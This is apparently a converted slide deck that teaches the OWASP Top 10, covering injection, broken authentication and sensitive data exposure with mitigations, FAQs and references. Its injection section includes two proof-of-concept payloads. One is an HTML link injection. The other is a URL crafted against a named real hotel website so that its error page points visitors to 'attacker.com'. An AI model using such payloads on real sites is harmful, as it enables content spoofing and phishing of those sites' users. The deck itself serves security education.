

A large orange circle is positioned on the left side of the slide, partially cut off by the edge. It contains the title text in white.

# Introduction to OWASP Top 10

## Introduction:

- **OWASP** - Open Web Application Security Project.
- The OWASP Top 10 is a list of the most critical web application security risks.
- It helps developers and organizations understand and prioritize potential vulnerabilities.

2017

A01:2017-Injection

A02:2017-Broken Authentication

A03:2017-Sensitive Data Exposure

A04:2017-XML External Entities (XXE)

A05:2017-Broken Access Control

A06:2017-Security Misconfiguration

A07:2017-Cross-Site Scripting (XSS)

A08:2017-Insecure Deserialization

A09:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

(New) A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components


A07:2021-Identification and Authentication Failures


(New) A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures\*

(New) A10:2021-Server-Side Request Forgery (SSRF)\*

\* From the Survey



- 
- A large, solid orange shape, resembling a quarter-circle or a large arc, is positioned on the left side of the slide, extending from the top to the bottom.
1. Injection.
  2. Broken Authentication.
  3. Sensitive Data Exposure.
  4. XML External Entities (XXE).
  5. Broken Access Control.
  6. Security Misconfiguration.
  7. Cross-Site Scripting (XSS).
  8. Insecure Deserialization.
  9. Using Components with Known Vulnerabilities.
  10. Insufficient Logging & Monitoring.

# Injection

Injection flaws allow attackers to send malicious code to an application's interpreter.

---

Common examples include SQL, OS, and LDAP injections.

---

Proper input validation and parameterized queries can mitigate this risk.

## Broken Authentication

Weak or improper authentication and session management can lead to unauthorized access.

---

Common issues include weak passwords, session hijacking, and insufficient password recovery.

---

Secure authentication mechanisms, strong password policies, and session expiration controls are essential.

# Sensitive Data Exposure

Inadequate protection of sensitive information can lead to data breaches.

---

Examples include using weak encryption, storing passwords in plain text, and exposing sensitive data through insecure channels.

---

Employing strong encryption, using secure communication protocols, and implementing proper access controls are crucial.

# XML External Entities (XXE)

XXE vulnerabilities allow attackers to exploit the processing of XML inputs.

---

Attackers can read files, perform SSRF attacks, or even execute arbitrary code.

---

Disabling XML external entity processing or implementing strict input validation can help prevent XXE attacks.

# Broken Access Control

Improper enforcement of access controls can allow unauthorized users to access restricted functionality or data.

---

Examples include insecure direct object references and insufficient authorization checks.

---

Implementing proper access controls, role-based access mechanisms, and authorization checks are necessary.



## Security Misconfiguration

Security misconfigurations occur when systems are not securely configured.

---

Examples include default configurations, unnecessary services, and error messages that expose sensitive information.

---

Regular patching, secure configurations, and hardening systems can mitigate this risk.

# Cross-Site Scripting (XSS)

XSS vulnerabilities allow attackers to inject malicious scripts into web pages.

---

These scripts can steal user data or perform actions on behalf of the user.

---

Proper input validation, output encoding, and secure coding practices can help prevent XSS attacks.

## Insecure Deserialization

Insecure deserialization can lead to remote code execution, denial-of-service attacks, or authentication bypass.

---

Attackers can exploit vulnerabilities in how an application handles serialized objects.

---

Validating and whitelisting serialized data, as well as implementing integrity checks, can help mitigate this risk.

# Using Components with Known Vulnerabilities

Using outdated or vulnerable components can expose applications to security risks.

---

Attackers can exploit known vulnerabilities in libraries, frameworks, or other software components.

---

Regularly updating and patching components, using reliable sources, and monitoring for security advisories are important.

## Insufficient Logging & Monitoring

Insufficient logging and monitoring can prevent timely detection and response to security incidents.

---

Lack of logs or inadequate monitoring make it difficult to identify attacks or trace malicious activities.

---

Implementing comprehensive logging, security event monitoring, and incident response processes is crucial.



# Injection risk root causes and it's mitigation

1. Injection Risk
  2. Root Causes of Injection
  3. Mitigation Strategies
  4. Examples of Injection Attacks
-



# Injection Risk

- Injection is a common vulnerability where attackers insert malicious code into an application.
  - Injection attacks exploit weaknesses in interpreters, such as SQL, operating systems, or LDAP.
  - Successful injection attacks can lead to data theft, unauthorized access, or even system compromise.
-



# Root Causes of Injection

- Insufficient input validation: Lack of proper validation allows attackers to insert malicious data.
  - Improper use of interpreters: Improper handling of user-supplied input in interpreters can lead to code execution.
  - Inadequate or missing security controls: Weak or missing security controls create opportunities for injection attacks.
-





# Mitigation Strategies

- Input validation and sanitization: Implement strict validation to ensure that user input meets expected criteria.
  - Parameterized queries and prepared statements: Use parameterized queries or prepared statements to prevent code injection in database queries.
  - Use secure coding practices: Follow secure coding guidelines and avoid concatenating user input with code or queries.
  - Least privilege principle: Limit the privileges of the application or user accounts to minimize the potential impact of an injection attack.
  - Regular patching and updates: Keep software, frameworks, and libraries up to date to mitigate known vulnerabilities.
  - Security testing: Conduct regular security assessments, including vulnerability scanning and penetration testing, to identify and fix injection vulnerabilities.
  - Web application firewalls (WAF): Implement a WAF to detect and block common injection attacks.
-



# Examples of Injection Attacks

- **SQL injection**: Attackers inject malicious SQL statements to manipulate the database or gain unauthorized access.
  - **OS command injection**: Attackers execute arbitrary commands on the underlying operating system.
  - **LDAP injection**: Attackers manipulate LDAP statements to bypass authentication or access unauthorized data.
  - **XML or XXE injection**: Attackers exploit vulnerabilities in XML processing to read files or perform SSRF attacks.
-

# FAQS

**Q1: What is an injection vulnerability in the context of OWASP?**

**A: An injection vulnerability refers to a security flaw where untrusted data is inserted into a command or query, allowing an attacker to manipulate the intended behavior and potentially execute arbitrary commands.**

**Q2: What are the most common types of injections listed in the OWASP Top Ten?**

**A: The OWASP Top Ten includes common injection vulnerabilities such as SQL injection, Command injection, and LDAP injection.**

**Q3: How can SQL injection attacks be prevented in OWASP?**

**A: SQL injection attacks can be prevented by using parameterized queries or prepared statements, input validation, and escaping or encoding user input..**

**Q4: What is the impact of a successful XML injection attack?**

**A: A successful XML injection attack can lead to data manipulation, unauthorized access, or even Denial of Service (DoS) conditions.**

**Q5: How can developers protect against XML injection vulnerabilities?**

**A: Developers can protect against XML injection vulnerabilities by validating and sanitizing all input data, using XML parsers with strict security configurations, and employing whitelisting to restrict allowed XML entities.**

**Q6: What is the recommended approach to prevent OS command injection vulnerabilities?**

**A: To prevent OS command injection vulnerabilities, it is crucial to avoid passing untrusted data to system commands and use platform-specific APIs that handle data securely. Input validation and enforcing strict command execution context are also important.**


BUG: HTML Injection

Impact: Medium


## POC (proof of Concept):

Payload: [sumit your report here](https://www.facebook.com)

Q <a href=https://ww



- I got an output with the text that we have submitted from the code. “submit your report here”.
- After clicking on the text, we are redirected to [facebook.com](https://facebook.com).



## BUG: TEXT INJECTION

Impact: Low

### POC (Proof of Concept):

During the test of <https://www.wyndhamhotels.com/> website I came across TEXT INJECTION vulnerability in the URL of the website by entering the payload `/ERROR%2F` which redirects us to a 404 Error page.



## Not Found

The requested URL /ERROR/ was not found on this server.

As we can see that the message or text that we entered is responding back in the 404 Not Found page.

- Insert the payload in the URL:

URL-

<https://www.wyndhamhotels.com/ERROR/SS%2F%20%20%20is%20not%20available.%20Please%20visit%20-%20-%20-%20-%20https://attacker.com%20%20-%20-%20-%20-%20-%20as%20resource%20>



## Not Found

The requested URL /ERROR/SS/ is not available. Please visit - - - https://attacker.com - - - as resource was not found on this server.

Notice that the input has been taken by the web server of <https://www.wyndhamhotels.com/> website.

# REFERENCES

- Reference: "Injection Attacks: Understanding Injection Risks and How to Prevent Them" (by OWASP)
- Link: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A1-Injection](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection)
- Reference: "Injection Attacks" (by SANS Institute)
- Link: <https://www.sans.org/reading-room/whitepapers/application/injection-attacks-34032>
- Reference: "Web Application Security: Injection Attacks and Mitigation Strategies" (by Cisco)
- Link: <https://www.cisco.com/c/en/us/about/security-center/web-application-security-injection-attacks.html>
- Reference: "Injection Flaws" (by CERT, Carnegie Mellon University)
- Link: <https://www.cert.org/secure-coding/topics/injection-flaws/>
- Reference: "SQL Injection Attacks and Defense" (by Imperva)
- Link: <https://www.imperva.com/learn/application-security/sql-injection-sqli/>
- Reference: "Cross-Site Scripting (XSS) Attack and Defense" (by Imperva)
- Link: <https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/>



---

# Broken Authentication and Session Management

---

1. Broken Authentication and Session Management Risk
2. Root Causes of Broken Authentication
3. Mitigation Strategies
4. Best Practices for Session Management

---

# Broken Authentication and Session Management Risk

---

- Broken authentication and session management vulnerabilities can lead to unauthorized access and compromise of user accounts.
- Weak or ineffective authentication mechanisms can allow attackers to bypass authentication controls.
- Insecure session management can result in session hijacking, session fixation, or session replay attacks.

---

# Root Causes of Broken Authentication

---

- Weak password policies: Inadequate password complexity requirements or lack of enforcement.
- Insecure session handling: Failure to protect session IDs, improper session timeout settings, or weak session token generation.
- Vulnerabilities in authentication mechanisms: Flaws in password reset, account lockout, or multi-factor authentication implementations.
- Inadequate credential storage: Storing passwords in plain text or using weak encryption methods.

---

# Mitigation Strategies

---

- Strong password policies: Enforce complex passwords, password rotation, and secure storage mechanisms.
- Multi-factor authentication (MFA): Implement MFA to add an extra layer of security beyond passwords.
- Secure credential storage: Store passwords securely using salted hashes or strong encryption algorithms.
- Account lockout mechanisms: Implement account lockout after a certain number of failed login attempts.
- Properly handle password reset and account recovery: Use secure mechanisms for resetting passwords and verifying user identities.

---

# Best Practices for Session Management

---

- Secure session storage: Encrypt and protect session data to prevent unauthorized access.
- Secure session transport: Use secure communication protocols (HTTPS) to transmit session-related data.
- Session expiration: Set appropriate session timeout values to automatically log users out after a period of inactivity.
- Session monitoring and logging: Monitor and log session activities to detect suspicious behavior or session-related attacks.

# FAQS

**Q1: What is broken authentication and session management?**

**A: Broken authentication and session management refers to security vulnerabilities that occur when authentication and session management mechanisms are flawed, allowing attackers to gain unauthorized access to user accounts or bypass authentication controls.**

**Q2: What are some common examples of broken authentication vulnerabilities?**

**A: Common examples include weak or easily guessable passwords, session fixation attacks, session hijacking, insecure session storage, and ineffective session timeouts.**

**Q3: How can weak password policies lead to broken authentication?**

**A: Weak password policies can lead to broken authentication by allowing users to choose easily guessable passwords, making it easier for attackers to brute-force or guess user credentials.**

**Q4: What is session fixation, and how does it impact authentication and session management?**

**A: Session fixation is an attack where an attacker sets the session identifier of a user before they authenticate. This allows the attacker to hijack the session after the user logs in, bypassing authentication mechanisms.**

**Q5: What measures can be taken to prevent session fixation attacks?**

**A: To prevent session fixation attacks, it is essential to generate a new session identifier upon authentication, invalidate previous session identifiers, and use secure session management techniques, such as changing the session identifier on privilege level changes.**

**Q6: How can session hijacking be mitigated in an application?**

**A: Session hijacking can be mitigated by using secure communication protocols (e.g., HTTPS), implementing secure session management practices (e.g., session encryption and integrity checks), and enforcing strong session timeouts.**

# REFERENCE

- Reference: "OWASP Top 10 - Broken Authentication" (by OWASP)
- Link:  
[https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A2-Broken\\_Authentication](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication)
- Reference: "Broken Authentication and Session Management" (by SANS Institute)
- Link:  
<https://www.sans.org/reading-room/whitepapers/application/broken-authentication-session-management-34347>
- Reference: "Broken Authentication and Session Management" (by OWASP Cheat Sheet)
- Link:  
[https://cheatsheetseries.owasp.org/cheatsheets/Broken\\_Authentication\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Broken_Authentication_Cheat_Sheet.html)
- Reference: "Preventing Broken Authentication and Session Management Vulnerabilities" (by Acunetix)
- Link:  
<https://www.acunetix.com/blog/web-security-zone/preventing-broken-authentication-and-session-management-vulnerabilities/>
- Reference: "Broken Authentication and Session Management" (by Fortinet)
- Link:  
<https://www.fortinet.com/resources/cyberglossary/broken-authentication-and-session-management>
- Reference: "Secure Session Management" (by OWASP Cheat Sheet)
- Link:  
[https://cheatsheetseries.owasp.org/cheatsheets/Session\\_Management\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)

# Sensitive Data Exposure

1. Sensitive Data Exposure Risk
2. Mitigation Strategies:
  - Encryption
  - Secure storage and handling
  - Secure transmission



# Sensitive Data Exposure Risk

- Sensitive data exposure occurs when sensitive information is not adequately protected, leading to its unauthorized disclosure or access.
- This vulnerability can result in data breaches, identity theft, financial loss, or reputational damage.
- Common examples of sensitive data include personally identifiable information (PII), financial data, healthcare records, and credentials.

# Mitigation Strategies

1. Encryption
2. Secure storage and handling
3. Secure transmission


# Encryption

- Protect sensitive data by encrypting it both at rest and in transit.
- Utilize strong encryption algorithms to safeguard data confidentiality.
- Implement secure protocols (e.g., HTTPS) for transmitting sensitive information over networks.



# Secure storage and handling

- Implement proper controls for storing and handling sensitive data.
- Use secure databases and file systems with access controls and encryption.
- Implement secure coding practices to prevent inadvertent exposure of sensitive data.





# Secure transmission

- Ensure secure transmission of sensitive data across networks.
- Use encrypted communication channels, such as VPNs or SSL/TLS, for transmitting sensitive data.
- Regularly monitor network traffic for any unauthorized access attempts or suspicious activities.



# FAQS

**Q1: What is sensitive data exposure?**

**A: Sensitive data exposure refers to the situation where confidential or sensitive information, such as passwords, financial data, or personal information, is accessed, disclosed, or transmitted without adequate protection, making it vulnerable to unauthorized access or theft.**

**Q2: What are some common examples of sensitive data that can be exposed?**

**A: Examples of sensitive data that can be exposed include credit card numbers, social security numbers, health records, login credentials, financial data, and personally identifiable information (PII).**

**Q3: What are some common causes of sensitive data exposure vulnerabilities?**

**A: Common causes include weak encryption or improper encryption implementation, insecure data storage, insufficient access controls, and vulnerabilities in web applications or databases.**

**Q4: How can secure encryption practices help protect against sensitive data exposure?**

**A: Secure encryption practices, such as using strong encryption algorithms, protecting encryption keys, and encrypting data both at rest and in transit, help ensure that even if data is accessed, it remains unreadable and unusable to unauthorized individuals.**

**Q5: What is the role of secure transmission protocols in preventing sensitive data exposure?**

**A: Secure transmission protocols, such as HTTPS (HTTP over SSL/TLS), ensure that sensitive data transmitted between a user's browser and the server is encrypted, reducing the risk of interception and unauthorized access.**

**Q6: How can developers prevent sensitive data exposure in web applications?**

**A: Developers can prevent sensitive data exposure by implementing proper input validation, secure coding practices, secure session management, using secure communication protocols, encrypting sensitive data, and following security frameworks like OWASP.**

# REFERENCES

- Reference: "OWASP Top 10 - Sensitive Data Exposure" (by OWASP)
- Link: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A3-Sensitive\\_Data\\_Exposure](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A3-Sensitive_Data_Exposure)
- Reference: "Sensitive Data Exposure" (by SANS Institute)
- Link: <https://www.sans.org/reading-room/whitepapers/application/sensitive-data-exposure-36317>
- Reference: "Sensitive Data Exposure" (by OWASP Cheat Sheet)
- Link: [https://cheatsheetseries.owasp.org/cheatsheets/Sensitive\\_Data\\_Exposure\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Sensitive_Data_Exposure_Prevention_Cheat_Sheet.html)
- Reference: "Protecting Sensitive Data: Secure Storage and Transmission" (by Veracode)
- Link: <https://www.veracode.com/security/sensitive-data-exposure>
- Reference: "Preventing Sensitive Data Exposure" (by Imperva)
- Link: <https://www.imperva.com/learn/application-security/sensitive-data-exposure/>
- Reference: "Preventing Sensitive Data Exposure in Web Applications" (by SANS Institute)
- Link: <https://www.sans.org/reading-room/whitepapers/secure-code/preventing-sensitive-data-exposure-web-applications-36682>

A large white circle with a thick green border is the central focus. To its top-left are two white zigzag lines. To its top-right is a small orange circle. To its bottom-left is another small orange circle.

# XML External Entity (XXE)

1. XXE Attack Overview
2. Root Causes of XXE Vulnerabilities
3. Mitigation Strategies

